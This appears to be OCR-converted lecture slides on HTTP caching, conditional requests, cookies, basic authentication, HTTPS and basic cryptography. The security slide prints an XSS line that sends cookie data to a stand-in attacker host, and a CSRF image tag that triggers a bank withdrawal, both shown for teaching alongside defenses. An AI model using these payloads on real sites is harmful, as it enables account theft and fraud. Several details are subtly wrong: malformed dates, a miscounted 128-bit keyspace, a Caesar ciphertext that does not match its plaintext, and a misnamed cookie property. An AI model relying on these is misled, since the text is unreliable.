Web
Server
Response
(headers dictate cache policy)
Store for later use
Local Browser
Cache

Document Expiration

- Expires: Fri, 05 Jul 2002, 06:00:00 GMT (HTTP/1.0+)
- Cache-Control: max-age=484200 (HTTP/1.1)

Expiration headers example

Expires

HTTP/1.1 200 OK

Date: Sat, 29 Jun 2002, 14:30:00 GMT

Content-type: text/plain

Content-length: 4

Expires: Fri, 05, Jul 2002, 06:00:006 GMT

JAVA

Cache-Control

HTTP/1.1 200 OK

Date: Sat, 29 Jun 2002, 14:30:00 GMT


Content-type: text/plain

Content-length: 4

Cache-Control: max-age=3600

JAVA

Cache GET request flowchart



Revalidation with Conditional Methods

- If-Modified-Since
- If-None-Match

If-Modified-Since

Perform the requested method if the document has been modified since the specified **date**. This is used in conjunction with the **Last-Modified** server response header, to fetch content only if the content has been modified from the cached version.

If-Modified-Since Success Revalidation

Request

GET /some-page.html HTTP/1.1

GET /some-page.html HTTP/1.1

If-Modified-Since: Sat, 29 Jun 2002, 14:29:00 GMT

Response

HTTP/1.1 **200 OK**

Last-Modified: Sat, 29 Jun 2002, 14:29:00 GMT

HTTP/1.1 **304 Not Modified**

Date: Wed, 03 Jul 2002, 19:18:55 GMT

Expires: Fri, 05 Jul 2002, 14:30:00 GMT

If-Modified-Since Failed Revalidation

Request

GET /some-page.html HTTP/1.1

If-Modified-Since: Sat, 29 Jun 2002, 14:29:00 GMT

Response

HTTP/1.1 **200 OK**

Date: Fri, 05 Jul 2002, 17:54:40 GMT

Content-type: text/plain

Content-length: 11

Expires: Fri, 05 Jul 2002, 14:30:00 GMT

Last-Modified: Sat, 31 Jun 2002, 14:29:00 GMT

Hello there

If-None-Match: Entity Tag Revalidation

- Some documents may be rewritten periodically (e.g., from a background process) but actually often contain the same data. The modification dates will change, even though the content hasn't.
- Some documents may have changed, but only in ways that aren't important enough to warrant caches worldwide to reload the data (e.g., spelling or comment changes).
- Some servers cannot accurately determine the last modification dates of their pages.
- For servers that serve documents that change in sub-second intervals (e.g. real-time monitors), the one-second granularity of modification dates might not be adequate.

If-None-Match Example

Request

GET /some-page.html HTTP/1.1

If-None-Match: “1.2”

Response

HTTP/1.1 304 Not Modified

Date: Wed, 03 Jul 2002, 19:18:25 GMT

ETag: “1.2”


Expires: Fri, 05 Jul 2002, 06:00:00 GMT

Controlling Cachability

Since HTTP/1.1

- Cache-Control: no-cache
- Cache-Control: no-store
- Cache-Control: must-revalidate
- Cache-Control: public
- Cache-Control: private

HTTP Caching Example



HTTP Cookie

HTTP Cookie. Basic

An **HTTP cookie** is a small piece of data sent from a website and stored in the user's web browser while the user is browsing it.

- Plain text (No executable code)
- Attributes (Value, Expires, Domain, Path)
- Size restrictions(4097 characters/50 cookies per domain)

Cookie: The Personal Touch

- Personal greetings
- Targeted recommendations
- Administrative information on file(credit cards, etc)
- Session tracking

Type of Cookies

- Session cookies
- Persistent cookies

Cookie creation #0

HTTP Headers: **Set-Cookie** && **Cookie**

Response header:

Set-Cookie: key=value; expires=date; path=/; domain=.example.org

Request Header:

Cookie: key=value

Cookie creation #1

Request

GET /index.html HTTP/1.1
Host: www.groovy-lang.org

GET /learn.html HTTP/1.1
Host: www.groovy-lang.org
Cookie: lang=groovy
Accept: */*

Response

HTTP/1.1 200 OK
Content-type: text/html
Set-Cookie: lang=groovy

Cookie Format

Set-Cookie: *name*=*value* [; expires=*date*] [; path=*path*] [;domain=*domain*] [; secure]

Cookie Attributes

- Key/Value
- Expires (Wdy, DD Mon YYYY HH:MM:SS GMT)
- Domain (“google.com”)
- Path (/orders, /)
- Version (Not used but mandatory by RFC 2965)
- HttpOnly
- Secure (SSL)

Parameters that determine cookie uniqueness:

Key-Domain-Path

Cookie Example #1

Set-Cookie: session-id="002-1145265-8016838";
domain=.site.com; path=/order;
expires=Wed, 25 Feb 2026 17:40:41 GMT
secure; http-only

Cookie Removal

- Session cookies are removed when the **session is over** (browser is closed).
- Persistent cookies are removed when **the expiration date and time have been reached**.
- If the **browser's cookie limit is reached**, then cookies will be removed to make room for the most recently created cookie

Cookies in JavaScript

- Can access cookie by using *document.cookie* (You can set only 1 value by '=' operator)
- Can't access attributes like domain, path, expiration date or secure flag

```
document.cookie = "foo=bar";
document.cookie = "bar=foo;
expires=Fri, 31 Dec 9999 23:59:59 GMT";
```

Cookie Security

- XSS
- CSRF(cross-site request forgery)

XSS

```
(new Image()).src = "http://www.evil-domain.com/cookiestealer.php?cookie=" + cookie.domain;
```

- Don’t include JavaScript from untrusted domains.
- Filter out HTML from all user input or otherwise sanitize the input

CSRF(Cross-site request forgery)

Мэллори: Привет, Алиса! Посмотри, какой милый котик:

<img src="http://bank.example.com/withdraw?account=Alice&amount=1000000&for=Mallory">

- Require confirmation for any sensitive action.
- Cookies that validate users in systems with sensitive data should have a short expiration time.
- Require validation not just with cookies, but also by referrer and/or request type (POST instead of GET).


Cookie drawbacks

- Inaccurate identification
- Inconsistent state on client and server
- Inconsistent support by devices
- Security issues

Alternatives to Cookie

- IP address
- URL (query string)
- Hidden form fields
- HTTP authentication (basic and digest authentication)
- ETag
- Web storage(local storage and session storage)
- Cache (var userId = 3243242;)

HTTP Basic Authentication



Basic authentication headers


Challenge/Response	Header syntax
Challenge (server to client)	WWW-Authenticate: Basic realm=*quoted-realm*
Response (client to server)	Authorization: Basic *base64-username-and-password*

HTTPS

HTTPS

- Secure form of HTTP
- 443 port by default
- Scheme *https://*
- SSL(TLS) - Secure Sockets Layer (Transport Layer Security)


HTTPS OSI


HTTP
Application Layer
SSL or TLS
Security Layer
TCP
Transport Layer
IP
Network Layer
Network Intefaces
Data link layer

Digital Cryptography

- ***Ciphers*** - Algorithms for encoding text to make it unreadable to voyeurs
- ***Keys*** - Numeric parameters that change the behavior of ciphers
- ***Symmetric-key cryptosystems*** - Algorithms that use the same key for encoding and decoding
- ***Asymmetric-key cryptosystems*** - Algorithms that use different keys for encoding and decoding
- ***Digital signatures*** - Checksums that verify that a message has not been forged or tampered with

Cipher example #1



Cipher example #2


Source: MEET ME AT THE PIER AT MIDNIGHT

CipherText: PHHW PH DW WKH DW SLHU DW PLGQLJKW


Key Length and Enumeration Attacks

- Encoding and Decoding algorithms are public knowledge
- Enumeration attack
- 8-bit - 256 possible keys
- 128-bit - 262,000,000,000,000,000,000,000,000,000,000,000,000 possible keys

Public-Key Cryptography

